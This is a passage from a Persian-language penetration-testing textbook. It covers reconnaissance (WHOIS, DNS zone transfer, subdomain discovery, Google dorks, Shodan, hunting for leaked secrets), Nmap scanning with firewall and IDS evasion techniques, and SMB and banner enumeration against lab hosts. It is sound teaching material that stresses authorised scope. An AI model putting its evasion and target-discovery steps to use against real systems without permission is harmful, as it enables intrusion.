شناسایی دو سبک دارد. در **شناساییِ غیرفعال (Passive)** هیچ بسته‌ای مستقیم به سمتِ هدف نمی‌فرستید؛ فقط از منابعِ عمومی (موتورهای جست‌وجو، WHOIS، شبکه‌های اجتماعی، آرشیوها) اطلاعات جمع می‌کنید. این روش تقریباً **غیرقابلِ ردیابی** است. در مقابل، **شناساییِ فعال (Active)** یعنی تماسِ مستقیم با هدف — مثلِ پینگ یا اسکنِ پورت — که دقیق‌تر است اما در لاگ‌های هدف ثبت می‌شود.

> **قاعده‌ی طلاییِ OPSEC**
>
> همیشه از غیرفعال شروع کنید و تا جای ممکن پنهان بمانید. شناساییِ فعال را برای زمانی نگه دارید که مجوزِ آن را دارید و از نیازِ به آن مطمئن‌اید. در دنیای واقعی، سروصدای زودهنگام می‌تواند هدف را هوشیار کند.

نخستین پرس‌وجو

## ۴.۲ WHOIS — مالکیتِ دامنه

نخستین کاری که درباره‌ی یک دامنه انجام می‌دهید، پرس‌وجوی WHOIS است: چه کسی آن را ثبت کرده، کِی، و با کدام سرورهای نام. گاهی ایمیل و نامِ ثبت‌کننده نیز فاش می‌شود که سرنخی برای مهندسیِ اجتماعی است:

kali@lab: ~

```
$ whois example.com
Registrar: Example Registrar, Inc.
Creation Date: 1995-08-14T04:00:00Z
Name Server: a.iana-servers.net
Registrant Organization: Internet Assigned Numbers ...
```

نقشه‌برداری از نام‌ها

## ۴.۳ شناساییِ DNS

در فصلِ قبل با `dig` آشنا شدیم. حالا با ابزارهای تخصصی‌ترِ شناساییِ DNS کار می‌کنیم که رکوردها را جامع‌تر استخراج می‌کنند و حتی زیردامنه‌ها را حدس می‌زنند. یک کشفِ نادر اما فاجعه‌بار، **انتقالِ ناحیه (Zone Transfer)** است؛ اگر سرورِ DNS آن را به اشتباه برای همه باز گذاشته باشد، کلِ رکوردهای دامنه یک‌جا لو می‌رود:

kali@lab: ~

```
# شناسایی جامع
$ dnsrecon -d example.com
# تلاش برای انتقالِ ناحیه (معمولاً بسته است)
$ dig axfr @ns1.example.com example.com
Transfer failed  — کل اگر باز بود، DNS لو می‌رفت
```

گسترشِ سطحِ حمله

## ۴.۴ کشفِ زیردامنه‌ها

زیردامنه‌ها سطحِ حمله را چند برابر می‌کنند. اغلب، دامنه‌ی اصلی به‌خوبی محافظت می‌شود اما زیردامنه‌هایی مثلِ `dev.`، `staging.` یا `vpn.` ضعیف‌ترین حلقه‌اند. چند ابزارِ سریع برای یافتنِ آن‌ها:

kali@lab: ~

```
$ sublist3r -d example.com
$ amass enum -passive -d example.com
$ assetfinder --subs-only example.com
vpn.example.com
dev.example.com
mail.example.com
```

**dev و staging را هدف بگیرید**

محیط‌های توسعه و آزمایش معمولاً با دقتِ کمترِ امنیتی راه‌اندازی می‌شوند: رمزهای پیش‌فرض، نسخه‌های قدیمی، و داده‌های واقعی. در شناسایی، همیشه این زیردامنه‌ها را در فهرستِ اولویتِ خود بگذارید.

جمع‌آوری سوخت حمله

## ۴.۵ theHarvester — ایمیل و میزبان

ابزارِ theHarvester از موتورهای جست‌وجو و منابعِ عمومی، ایمیلِ کارکنان، نامِ میزبان‌ها و زیردامنه‌ها را جمع می‌کند. ایمیل‌های یافته‌شده، سوختِ حمله‌ی پسورد و فیشینگ‌اند:

kali@lab: ~

```
$ theHarvester -d example.com -b bing,duckduckgo
[*] Emails found:
admin@example.com    j.smith@example.com
[*] Hosts found:  portal.example.com
```

قدرت پنهانِ موتور جست‌وجو

## ۴.۶ Google Dorks — جست‌وجوی هدفمند

گوگل عملگرهای پیشرفته‌ای دارد که با آن‌ها می‌توان فایل‌های حساس، صفحاتِ مدیریت و اطلاعاتِ لورفته را دقیق پیدا کرد. به این تکنیک **Google Dorking** می‌گویند و یکی از قدرتمندترین ابزارهای شناساییِ غیرفعال است:

Google search bar

```
# یک دامنه فایل‌های PDF
site:example.com filetype:pdf
# صفحاتِ ورودِ مدیریت
site:example.com inurl:admin
# فهرستِ بازِ دایرکتوری
intitle:"index of" "backup"
# فایل‌های پایگاه‌داده یا لاگِ لورفته
site:example.com ext:sql | ext:log
```

**پایگاه‌داده‌ی GHDB**

مجموعه‌ای عظیم از دورک‌های آماده در «Google Hacking Database» (بخشی از Exploit-DB) گردآوری شده است. پیش از ساختنِ دورکِ خودتان، نگاهی به آنجا بیندازید.

اینترنت را ببین

## ۴.۷ Shodan — موتورِ جست‌وجوی دستگاه‌ها

برخلافِ گوگل که صفحاتِ وب را ایندکس می‌کند، **Shodan** خودِ دستگاه‌های متصل به اینترنت را ایندکس می‌کند: سرورها، دوربین‌ها، روترها و دستگاه‌های اینترنتِ اشیا. با Shodan می‌توانید دارایی‌های درمعرضِ یک سازمان، یا حتی همه‌ی نمونه‌های یک نسخه‌ی آسیب‌پذیر در کلِ جهان را بیابید. **Censys** ابزارِ مشابهی است:

kali@lab: ~

```
$ shodan init <API-KEY>
# اطلاعاتِ یک IP
$ shodan host 8.8.8.8
# های بازِ یک سازمانRDP
$ shodan search "org:Example port:3389"
# نسخه‌ی آسیب‌پذیر خاص در کل اینترنت
$ shodan search "apache 2.4.49"
```

**کاربردِ دفاعی Shodan**

Shodan فقط ابزارِ مهاجم نیست. به‌عنوانِ مدافع، سازمانِ خود را در Shodan جست‌وجو کنید تا ببینید چه دارایی‌هایی ناخواسته در معرضِ اینترنت‌اند — اغلب نتیجه غافلگیرکننده است.

**گنج در زباله‌دان**

## ۴.۸ شکارِ اسرارِ لورفته

گاهی پربازده‌ترین شناسایی، یافتنِ یک رمز یا کلیدِ لورفته است که مستقیم به دسترسی می‌رسد — بدونِ نیاز به هیچ اکسپلویتی. توسعه‌دهندگان گاه به اشتباه رمزها را در مخزنِ کدِ عمومی (مثلِ GitHub) می‌گذارند. همچنین، آرشیوهای وب، مسیرها و پارامترهای قدیمیِ حذف‌شده را حفظ می‌کنند که هنوز ممکن است آسیب‌پذیر باشند:

kali@lab: ~

```
# یافتنِ اسرار در یک مخزن گیت
$ gitleaks detect --source ./repo
leak: AWS_SECRET_KEY in config/old.env
# های قدیمی از آرشیو وبURL استخراجِ
$ waybackurls example.com | grep '=' | head
example.com/old.php?id=1&debug=true
```

**شناختِ هدف**

## ۴.۹ اثرانگشتِ فناوری

پیش از حمله، باید بدانید هدف با چه فناوری‌هایی ساخته شده است؛ چون هر فناوری و هر نسخه، آسیب‌پذیری‌های خاصِ خود را دارد. این ابزارها بی‌سروصدا فناوریِ یک سایت را شناسایی می‌کنند:

```
kali@lab: ~

$ whatweb https://example.com
Apache[2.4.41], PHP[7.4], WordPress[6.1], jQuery
# آیا دیوارِ آتشِ وب (WAF) دارد؟
$ wafw00f https://example.com
[+] Cloudflare WAF detected
# استخراجِ متادیتا از یک سند (نام نویسنده و نرم‌افزار)
$ exiftool report.pdf | grep -E 'Author|Creator'
```

### خلاصه‌ی فصل

- شناسایی سطحِ حمله را ترسیم می‌کند؛ همیشه از روشِ **غیرفعال** و پنهان شروع کنید.
- WHOIS و DNS مالکیت و زیرساختِ دامنه را فاش می‌کنند؛ مراقبِ Zone Transfer بازی باشید.
- زیردامنه‌ها (به‌ویژه dev و staging) سطحِ حمله را چند برابر می‌کنند.
- Google Dorks و Shodan، ابزارهای قدرتمندِ شناساییِ غیرفعال‌اند.
- گاهی یک رمزِ لورفته در GitHub، شما را بی‌نیاز از هر اکسپلویتی می‌کند.

### تمرین‌های فصل ۴

1. برای یک دامنه‌ی واقعی (که مجاز به بررسیِ آن هستید)، WHOIS و رکوردهای DNS را استخراج کنید.
2. با دو ابزارِ متفاوت زیردامنه‌های یک دامنه را بیابید و نتایج را مقایسه کنید.
3. سه دورکِ گوگل بنویسید که فایل‌های حساس را هدف بگیرند.
4. سازمان یا دامنه‌ی خودتان را در Shodan جست‌وجو کنید و دارایی‌های درمعرض را فهرست کنید.
5. با `whatweb` فناوریِ یک سایت را شناسایی و نسخه‌ها را یادداشت کنید.

## جدولِ مرجعِ سریع — شناسایی

| ابزار | کاربرد |
|---|---|
| whois | مالکیت و ثبتِ دامنه |
| dnsrecon / dig | استخراجِ رکوردهای DNS |
| amass / sublist3r | کشفِ زیردامنه |
| theHarvester | ایمیل و میزبان از منابعِ باز |
| shodan | دستگاه‌های درمعرضِ اینترنت |
| gitleaks | اسرارِ لورفته در گیت |
| whatweb | اثرانگشتِ فناوریِ سایت |

05

فصل پنجم

# اسکن شبکه با Nmap

قلبِ کشفِ نقطه‌ضعف. Nmap را از کشفِ میزبان تا اسکریپت‌های NSE و دور زدنِ فایروال، به‌طورِ کامل و عملی یاد می‌گیریم.

کشفِ میزبان · انواعِ اسکن · سرویس و نسخه · NSE و فرار

اگر قرار بود فقط یک ابزار را در این کتاب عمیق یاد بگیرید، آن ابزار Nmap بود. Nmap چشمِ شماست؛ به شما می‌گوید چه میزبان‌هایی زنده‌اند، چه درهایی باز است و چه سرویسی پشتِ هر در نشسته. این فصل طولانی‌ترین فصلِ کتاب است، چون Nmap سزاوارِ آن است.

نامِ Nmap مخففِ «Network Mapper» است. این ابزارِ متن‌باز و رایگان، استانداردِ طلاییِ اسکنِ شبکه در سراسرِ جهان است. در این فصل از ساده‌ترین اسکن شروع می‌کنیم و گام‌به‌گام تا تکنیک‌های پیشرفته‌ی دور زدنِ فایروال و موتورِ اسکریپتِ NSE پیش می‌رویم. توصیه می‌کنم هر دستور را روی یک هدفِ آزمایشگاهی (مثلِ `scanme.nmap.org` که برای همین ساخته شده، یا Metasploitable) اجرا کنید.



آشنایی

## ۵.۱ Nmap چیست و چه می‌کند؟

Nmap سه کارِ اصلی انجام می‌دهد که مستقیماً با سه مرحله‌ی چرخه‌ی حمله هم‌خوانی دارند. نخست **کشف**: چه میزبان‌هایی در شبکه زنده‌اند و چه پورت‌هایی باز است؟ دوم **تشخیص**: پشتِ هر پورت چه سرویس و چه نسخه‌ای نشسته، و هدف چه سیستم‌عاملی دارد؟ سوم **خودکارسازی**: با موتورِ اسکریپتِ NSE می‌توان کشفِ آسیب‌پذیری و حتی بهره‌برداریِ ساده را خودکار کرد. در این فصل هر سه را می‌بینیم.

kali@lab: ~

```
$ nmap --version
Nmap version 7.94 ( https://nmap.org )
# ساده‌ترین اسکن: فقط یک IP بده
$ nmap 10.0.0.5
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
3306/tcp open  mysql
Nmap done: 1 IP address (1 host up) scanned in 1.8s
```

**پیش‌فرضِ Nmap**

وقتی Nmap را بدونِ هیچ سوییچی اجرا کنید، به‌طورِ پیش‌فرض ۱۰۰۰ پورتِ پرکاربردِ TCP را بررسی می‌کند — نه همه‌ی ۶۵۵۳۵ پورت را. این نکته‌ی مهمی است؛ بسیاری از سرویس‌ها روی پورت‌های غیرمعمول مخفی می‌شوند.

**چه کسی خانه است؟**

## ۵.۲ کشفِ میزبانِ زنده (Ping Sweep)

پیش از آنکه پورت‌های یک میزبان را اسکن کنید، باید بدانید کدام میزبان‌ها در شبکه اصلاً زنده‌اند، تا وقتتان را روی آدرس‌های خالی تلف نکنید. سوییچِ `-sn` به Nmap می‌گوید فقط کشفِ میزبان انجام بده و اسکنِ پورت نکن:

kali@lab: ~

```
# کشفِ همه‌ی میزبان‌های زنده در یک زیرشبکه
$ nmap -sn 10.0.0.0/24
Nmap scan report for 10.0.0.1  (Host is up)
Nmap scan report for 10.0.0.5  (Host is up)
Nmap scan report for 10.0.0.9  (Host is up)
256 IP addresses (3 hosts up) scanned
# فقط آدرس‌های زنده را بیرون بکش
$ nmap -sn 10.0.0.0/24 -oG - | grep Up
```

Nmap برای کشفِ میزبان از چند نوع «کاوشگر (Probe)» استفاده می‌کند و بسته به شرایط می‌توانید آن‌ها را دستی انتخاب کنید. نکته‌ی مهم: اگر فایروالِ هدف به پینگ پاسخ ندهد، Nmap ممکن است میزبانِ زنده را «خاموش» بپندارد. در این حالت از `-Pn` استفاده کنید تا Nmap فرض کند میزبان زنده است و مستقیم اسکن کند:

| سوییچ | نوعِ کاوشگر | کِی استفاده کنیم |
|---|---|---|
| -PE | ICMP Echo (پینگ معمولی) | شبکه‌ی داخلی که ICMP باز است |
| -PS | TCP SYN به پورت‌های خاص | وقتی ICMP بسته اما پورت پاسخ می‌دهد |
| -PA | TCP ACK | عبور از برخی فایروال‌های ساده |
| -PU | UDP | وقتی TCP فیلتر شده |
| -Pn | رد شدن از کشف | فایروال پینگ را می‌اندازد؛ مستقیم اسکن کن |

**تفسیرِ خروجی**

## ۵.۳ وضعیتِ پورت‌ها را درست بخوانید

خروجیِ هر پورت یکی از چند «وضعیت» است و تفسیرِ درستِ آن، کلیدِ کار است. بسیاری از تازه‌کارها فقط به دنبالِ `open` می‌گردند، اما `filtered` هم خودش یک اطلاعاتِ ارزشمند است: یعنی فایروالی وجود دارد.

| وضعیت | معنی |
|---|---|
| open | سرویسی فعالانه روی این پورت گوش می‌دهد — هدفِ اصلیِ شما |
| closed | پورت در دسترس است اما سرویسی روی آن نیست |
| filtered | فایروال پاسخ را می‌بندد؛ وضعیت نامعلوم است |
| unfiltered | قابلِ دسترس اما باز/بسته‌بودن نامعلوم (در اسکنِ ACK) |
| open\|filtered | پاسخی نیامد؛ باز یا فیلترشده (رایج در UDP) |

**filtered یعنی اطلاعات**

اگر همه‌ی پورت‌ها filtered بودند، یعنی یک فایروالِ سخت‌گیر در کار است. اگر برخی باز و برخی filtered بودند، نقشه‌ی فایروال را در دست دارید. «نبودِ پاسخ» هم خودش یک پاسخ است.

اسکنِ نیمه‌باز

## ۵.۴ اسکنِ SYN — پیش‌فرضِ پنهان

مهم‌ترین و پرکاربردترین نوعِ اسکن، **اسکنِ SYN** (با سوییچِ `-sS`) است. این اسکن «نیمه‌باز» نامیده می‌شود چون دست‌دادنِ سه‌مرحله‌ای را کامل نمی‌کند: Nmap یک بسته‌ی SYN می‌فرستد؛ اگر پاسخِ SYN-ACK بیاید یعنی پورت باز است، و Nmap به‌جای تکمیلِ اتصال، یک RST می‌فرستد و آن را می‌بندد. چون اتصال هرگز کامل نمی‌شود، این اسکن سریع و نسبتاً کم‌سروصداست. این اسکن به دسترسیِ ریشه نیاز دارد:

```
kali@lab: ~ (sudo)
```

```
$ sudo nmap -sS 10.0.0.5
# SYN با می‌فرستد؛ SYN-ACK و می‌داند باز را پورت RST می‌زند
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
# اسکنِ کاملِ ۶۵۵۳۵ پورت، با سرعتِ بالا
$ sudo nmap -sS -p- 10.0.0.5 -T4
```

دو اسکنِ دیگر

## ۵.۵ اسکنِ TCP Connect و UDP

اگر دسترسیِ ریشه ندارید، از اسکنِ **TCP Connect** (با `-sT`) استفاده کنید که دست‌دادن را کامل می‌کند؛ کُندتر و پرردپاتر است اما ریشه نمی‌خواهد. و فراموش نکنید که خیلی از سرویس‌های مهم (مثلِ DNS و SNMP) روی **UDP** کار می‌کنند. اسکنِ UDP (با `-sU`) کُند است، پس آن را به پورت‌های پرکاربرد محدود کنید:

```
kali@lab: ~
```

```
# اسکنِ کامل بدون نیاز به ریشه
$ nmap -sT 10.0.0.5
# پرکاربرد UDP اسکنِ ۲۰ پورتِ
$ sudo nmap -sU --top-ports 20 10.0.0.5
53/udp  open  domain
161/udp open  snmp
می‌تواند ساعت‌ها طول بکشد — محدودش کن UDP هشدار: اسکنِ کاملِ
```

**فراتر از SYN**

## ۵.۶ اسکن‌های مخفی و خاص

Nmap چند اسکنِ خاص دارد که با دستکاریِ پرچم‌های TCP، گاهی از فایروال‌های ساده رد می‌شوند. اسکن‌های **NULL**، **FIN** و **Xmas** بسته‌هایی غیرعادی می‌فرستند که ممکن است فیلترها را دور بزنند. اسکنِ **ACK** هم برای نقشه‌برداریِ قوانینِ فایروال به کار می‌رود (نمی‌گوید پورت باز است یا نه، می‌گوید فیلتر شده یا نه):

```
kali@lab: ~ (sudo)
```

```
$ sudo nmap -sF 10.0.0.5
# FIN scan
$ sudo nmap -sN 10.0.0.5
# NULL scan
$ sudo nmap -sX 10.0.0.5
# Xmas scan
$ sudo nmap -sA 10.0.0.5
# ACK scan — نقشه‌برداریِ فایروال
```

> **محدودیتِ اسکن‌های مخفی**
>
> این اسکن‌ها روی ویندوزِ مدرن اغلب بی‌اثرند و نتیجه‌ی قابل‌اعتمادی نمی‌دهند. آن‌ها را بیشتر برای کشفِ قوانینِ فایروال به کار ببرید، نه به‌عنوانِ اسکنِ اصلیِ کشفِ سرویس.

**کنترلِ دقیق**

-

## ۵.۷ انتخابِ پورت‌ها

کنترلِ اینکه کدام پورت‌ها اسکن شوند، بین سرعت و کامل‌بودن تعادل برقرار می‌کند. گاهی یک پورتِ خاص را می‌خواهید، گاهی همه‌ی ۶۵۵۳۵ را:

kali@lab: ~

```
$ nmap -p 80 10.0.0.5
# فقط پورت ۸۰
$ nmap -p 22,80,443 10.0.0.5
# چند پورتِ مشخص
$ nmap -p 1-1000 10.0.0.5
# یک بازه
$ nmap -p- 10.0.0.5
# همه‌ی ۶۵۵۳۵ پورت
$ nmap -F 10.0.0.5
# سریع: فقط ۱۰۰ پورتِ برتر
$ nmap --top-ports 50 10.0.0.5
# ۵۰ پورتِ پرکاربرد
```

**طلای اسکن**

## ۵.۸ تشخیصِ سرویس و نسخه (-sV)

اینجاست که Nmap واقعاً می‌درخشد. دانستنِ اینکه پورت ۸۰ باز است کافی نیست؛ باید بدانید **دقیقاً چه نسخه‌ای** از چه سرویسی روی آن اجرا می‌شود. سوییچِ `-sV` با بررسیِ پاسخِ سرویس، نامِ محصول و نسخه‌ی دقیق را حدس می‌زند — و همین نسخه، مستقیم به جست‌وجوی آسیب‌پذیری در فصلِ بعد وصل می‌شود:

kali@lab: ~

```
$ nmap -sV 10.0.0.5
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu
80/tcp open  http    Apache httpd 2.4.49
3306   open  mysql   MySQL 5.7.33
# کاوشِ عمیق‌تر برای نسخه‌ی دقیق‌تر
$ nmap -sV --version-intensity 9 10.0.0.5
```

**لحظه‌ی طلایی**

به `Apache 2.4.49` در خروجیِ بالا دقت کنید. این نسخه‌ی خاص یک آسیب‌پذیریِ مشهور (پیمایشِ مسیر، CVE-2021-41773) دارد. همین‌جا، در فازِ اسکن، سرنخِ اصلیِ حمله پیدا شد. به همین دلیل `-sV` را هرگز فراموش نکنید.

**شناختِ کاملِ هدف**

## ۵.۹ تشخیصِ سیستم‌عامل و اسکنِ تهاجمی

سوییچِ `-O` با تحلیلِ رفتارِ شبکه‌ی هدف، سیستم‌عاملِ آن را حدس می‌زند. و سوییچِ قدرتمندِ `-A` همه‌چیز را یک‌جا انجام می‌دهد: تشخیصِ نسخه، تشخیصِ سیستم‌عامل، اجرای اسکریپت‌های پیش‌فرضِ NSE و traceroute. این کامل‌ترین اما پرردپاترین اسکن است:

kali@lab: ~ (sudo)

```
$ sudo nmap -O 10.0.0.5
Running: Linux 5.X
OS details: Linux 5.0 - 5.14
# اسکنِ تهاجمیِ کامل (نسخه + OS + NSE + traceroute)
$ sudo nmap -A 10.0.0.5
```

**تنظیمِ آهنگِ کار**

## ۵.۱۰ زمان‌بندی: سرعت در برابر پنهان‌کاری

Nmap شش قالبِ زمان‌بندی دارد، از `-T0` (بسیار کُند و مخفی، برای فرار از IDS) تا `-T5` (بسیار سریع اما پرسروصدا و پرخطا). برای آزمایشگاه و شبکه‌های خوب، `-T4` تعادلِ خوبی است. با `--min-rate` هم می‌توانید حداقلِ نرخِ ارسالِ بسته را تعیین کنید:

| سوییچ | رفتار |
|---|---|
| -T0 / -T1 | بسیار کُند؛ برای فرار از سامانه‌های تشخیصِ نفوذ |
| -T3 | پیش‌فرض؛ متعادل |
| -T4 | سریع؛ مناسبِ شبکه‌ی خوب و آزمایشگاه |

| | |
|---|---|
| -T5 | خیلی سریع؛ پرخطا و بسیار پرسروصدا |
| --min-rate 1000 | حداقل ۱۰۰۰ بسته در ثانیه |

## ۵.۱۱ موتورِ اسکریپتِ NSE

شاید قدرتمندترین بخشِ Nmap، موتورِ اسکریپتِ آن (Nmap Scripting Engine یا NSE) باشد. بیش از ششصد اسکریپتِ آماده وجود دارد که کارهایی از کشفِ آسیب‌پذیری تا شمارشِ کاربران و حتی حمله‌ی دیکشنری را خودکار می‌کنند. اسکریپت‌ها در «دسته‌ها» گروه‌بندی شده‌اند و با `--script` اجرا می‌شوند:

kali@lab: ~

```
# اسکریپت‌های پیش‌فرض (سریع و بی‌خطر)
$ nmap -sC 10.0.0.5
# دسته‌ی کشفِ آسیب‌پذیری
$ nmap --script vuln 10.0.0.5
# شمارشِ مسیرهای وب
$ nmap --script http-enum -p80 10.0.0.5
| http-enum: /admin/  /backup/  /phpmyadmin/
# راهنمای یک اسکریپت خاص
$ nmap --script-help ssh-brute
```

| دسته | کاربرد |
|---|---|
| safe | بی‌خطر؛ بدونِ آسیب به هدف |
| default (-sC) | مجموعه‌ی استاندارد و سریع |
| discovery | کشفِ بیشتر درباره‌ی شبکه |
| vuln | بررسیِ آسیب‌پذیری‌های شناخته‌شده |
| exploit | تلاش برای بهره‌برداری (با احتیاط) |
| brute | حمله‌ی دیکشنری به سرویس‌ها |

**گزارش از همین‌جا آغاز می‌شود**

## ۵.۱۲ ذخیره‌ی درستِ خروجی

گزارش‌نویسیِ حرفه‌ای از همین فازِ اسکن شروع می‌شود. همیشه خروجیِ اسکن را ذخیره کنید. Nmap چهار قالبِ خروجی دارد و `-oA` هر سه قالبِ اصلی را یک‌جا ذخیره می‌کند:

```
kali@lab: ~

$ nmap -sV 10.0.0.5 -oN scan.txt
# متنِ خوانا
$ nmap -sV 10.0.0.5 -oX scan.xml
# XML برای ابزارهای دیگر
$ nmap -sV 10.0.0.5 -oG scan.gnmap
# قابلِ grep
$ nmap -sV 10.0.0.5 -oA fullscan
# هر سه قالب با هم
```

**تکنیک‌های فرار**

## ۵.۱۳ دور زدنِ فایروال و IDS

گاهی فایروال یا سامانه‌ی تشخیصِ نفوذ، اسکنِ شما را مسدود یا شناسایی می‌کند. Nmap چند تکنیکِ فرار دارد: تکه‌تکه‌کردنِ بسته‌ها، استفاده از طعمه‌های جعلی، و تظاهر به یک پورتِ منبعِ مجاز:

```
kali@lab: ~ (sudo)

$ sudo nmap -f 10.0.0.5
# تکه‌تکه‌کردنِ بسته‌ها
$ sudo nmap -D RND:5 10.0.0.5
# ۵ طعمه‌ی جعلی برای پنهان‌کردنِ IP تو
$ sudo nmap --source-port 53 10.0.0.5
# تظاهر به ترافیکِ DNS
$ sudo nmap --spoof-mac 0 10.0.0.5
# MAC تصادفی
```

**فقط در اسکوپِ مجاز**

تکنیک‌های فرار برای آزمونِ واقعیِ کاراییِ دفاع به کار می‌روند. استفاده از آن‌ها برای پنهان‌کردنِ فعالیتِ غیرمجاز، جرم است و IDS همچنان ممکن است شما را ثبت کند.

## ۵.۱۴ متدولوژیِ عملی: اسکنِ دومرحله‌ای

حرفه‌ای‌ها یک اسکنِ غول‌پیکرِ کُند روی همه‌ی پورت‌ها اجرا نمی‌کنند. به‌جای آن، دو مرحله‌ای کار می‌کنند: نخست یک اسکنِ **سریع** روی همه‌ی پورت‌ها فقط برای یافتنِ پورت‌های باز، سپس یک اسکنِ **عمیق** فقط روی همان پورت‌های باز. این روش هم سریع است و هم کامل:

```
kali@lab: ~ (sudo)

# گام ۱: کشفِ سریعِ همه‌ی پورت‌های باز
$ sudo nmap -sS -p- --min-rate 2000 10.0.0.5 -oG fast.txt
Open ports: 22, 80, 443, 3306, 8080
# گام ۲: اسکنِ عمیق فقط روی همان پورت‌ها
$ sudo nmap -sV -sC -p22,80,443,3306,8080 10.0.0.5 -oA deep
حالا نسخه‌ها و اسکریپت‌ها فقط روی پورت‌های مفید اجرا شد
```

برای محدوده‌های بسیار بزرگ (مثلِ یک `/16` با ۶۵ هزار آدرس)، حتی Nmap هم کُند است. ابزارِ **masscan** بسیار سریع‌تر است؛ ابتدا با آن پورت‌های باز را پیدا کنید، سپس با Nmap روی همان‌ها عمیق شوید:

```
kali@lab: ~ (sudo)

$ sudo masscan 10.0.0.0/16 -p80,443 --rate 10000
Discovered open port 80/tcp on 10.0.5.22
هشدار: rate بالا می‌تواند شبکه را مختل کند — با احتیاط
```

## خلاصه‌ی فصل

- Nmap چشمِ اسکنِ شبکه است: کشفِ میزبان، اسکنِ پورت، تشخیصِ سرویس و خودکارسازی با NSE.
- اسکنِ `-sS` (SYN) پیش‌فرضِ پنهان است و به ریشه نیاز دارد؛ `-sT` بدونِ ریشه کار می‌کند.
- `-sV` نسخه‌ی دقیقِ سرویس را می‌دهد که مستقیم به جست‌وجوی آسیب‌پذیری وصل می‌شود.
- موتورِ **NSE** با `--script` کشفِ آسیب‌پذیری و شمارش را خودکار می‌کند.
- روشِ حرفه‌ای، اسکنِ **دومرحله‌ای** است: سریع برای یافتنِ پورت، عمیق روی همان‌ها.

## تمرین‌های فصل ۵

1. با `-sn` میزبان‌های زنده‌ی شبکه‌ی آزمایشگاهیِ خود را کشف کنید.
2. روی `scanme.nmap.org` یک اسکنِ `-sV` اجرا کنید و نسخه‌های سرویس را یادداشت کنید.
3. اسکنِ دومرحله‌ای را روی یک هدفِ Metasploitable اجرا کنید و خروجی را با `-oA` ذخیره کنید.
4. با `--script vuln` یک میزبان را اسکن کنید و آسیب‌پذیری‌های گزارش‌شده را فهرست کنید.
5. تفاوتِ وضعیت‌های `open`، `closed` و `filtered` را با مثال توضیح دهید.

## جدولِ مرجعِ سریع — Nmap

| دستور | کاربرد |
|---|---|
| nmap -sn NET/24 | کشفِ میزبانِ زنده |
| nmap -sS -p- IP | اسکنِ کاملِ پورت (پنهان) |
| nmap -sV -sC IP | نسخه + اسکریپتِ پیش‌فرض |
| nmap -A IP | اسکنِ تهاجمیِ کامل |
| nmap --script vuln IP | کشفِ آسیب‌پذیری |
| nmap -sU --top-ports 20 IP | اسکنِ UDP |

| | |
|---|---|
| nmap -oA name IP | ذخیره در هر سه قالب |
| masscan NET/16 -p80 --rate 10000 | اسکنِ فوقِ سریعِ محدوده‌ی بزرگ |

06

فصل ششم


# شمارشِ سرویس‌ها (Enumeration)

پورتِ باز فقط آغازِ راه است. حالا هر سرویس را می‌کاویم تا نسخه، کاربر، اشتراک و مسیرِ پنهانش را بیرون بکشیم — این پربازده‌ترین مرحله‌ی کل کار است.

SNMP و SMB · SSH و FTP · ffuf و Gobuster · پایگاه داده و LDAP

میانِ متخصصانِ تست نفوذ یک جمله‌ی مشهور هست: «هشتاد درصدِ کار، شمارش است.» اگر در این فصل صبور و دقیق باشید، راهِ ورود را خواهید یافت؛ اگر عجله کنید، دست‌خالی برمی‌گردید.

در فصلِ قبل پورت‌های باز را پیدا کردیم. اما «پورت ۴۴۵ باز است» یک اطلاعاتِ خام است. شمارش یعنی تبدیلِ این خام به چیزی مثلِ «سرورِ ویندوز ۷ با اشتراکِ backup که برای همه قابل‌خواندن است و کاربری به نامِ administrator دارد». هرچه بیشتر درباره‌ی هر سرویس بدانید، احتمالِ یافتنِ یک پیکربندیِ اشتباه یا یک اعتبارِ ضعیف بیشتر می‌شود. در شمارش، **هیچ جزئیاتی بی‌اهمیت نیست**.



شروعِ ساده

## ۶.۱ Banner Grabbing — نخستین سؤال از هر پورت

ساده‌ترین شکلِ شمارش این است که مستقیم به یک پورت وصل شوید و ببینید چه «بنری» (پیامِ معرفی) برمی‌گرداند. بسیاری از سرویس‌ها هنگامِ اتصال، نام و نسخه‌ی خود را فاش می‌کنند. ابزارِ `nc` (netcat) و `curl` برای این کار عالی‌اند:

```
kali@lab: ~

$ nc -nv 10.0.0.5 22
SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu0.5
$ nc -nv 10.0.0.5 21
220 ProFTPD 1.3.5 Server ready
$ curl -I http://10.0.0.5
Server: Apache/2.4.49 (Unix)
ProFTPD 1.3.5 و Apache 2.4.49 هر دو CVE مشهور دارند!
```

معدنِ طلای ویندوز

## ۶.۲ شمارشِ SMB (پورت ۴۴۵)

پروتکلِ SMB که برای اشتراکِ فایل در شبکه‌های ویندوزی به کار می‌رود، یکی از پربازده‌ترین اهدافِ شمارش است. اگر درست پیکربندی نشده باشد، می‌تواند فهرستِ کاربران، اشتراک‌ها و حتی دسترسیِ بدونِ رمز (Null Session) را فاش کند:

```
kali@lab: ~

# شمارشِ کامل (کاربران، اشتراک‌ها، سیاست‌ها)
$ enum4linux -a 10.0.0.5
# فهرستِ اشتراک‌ها بدونِ رمز
$ smbclient -L //10.0.0.5 -N
Sharename       Type      Comment
backup          Disk
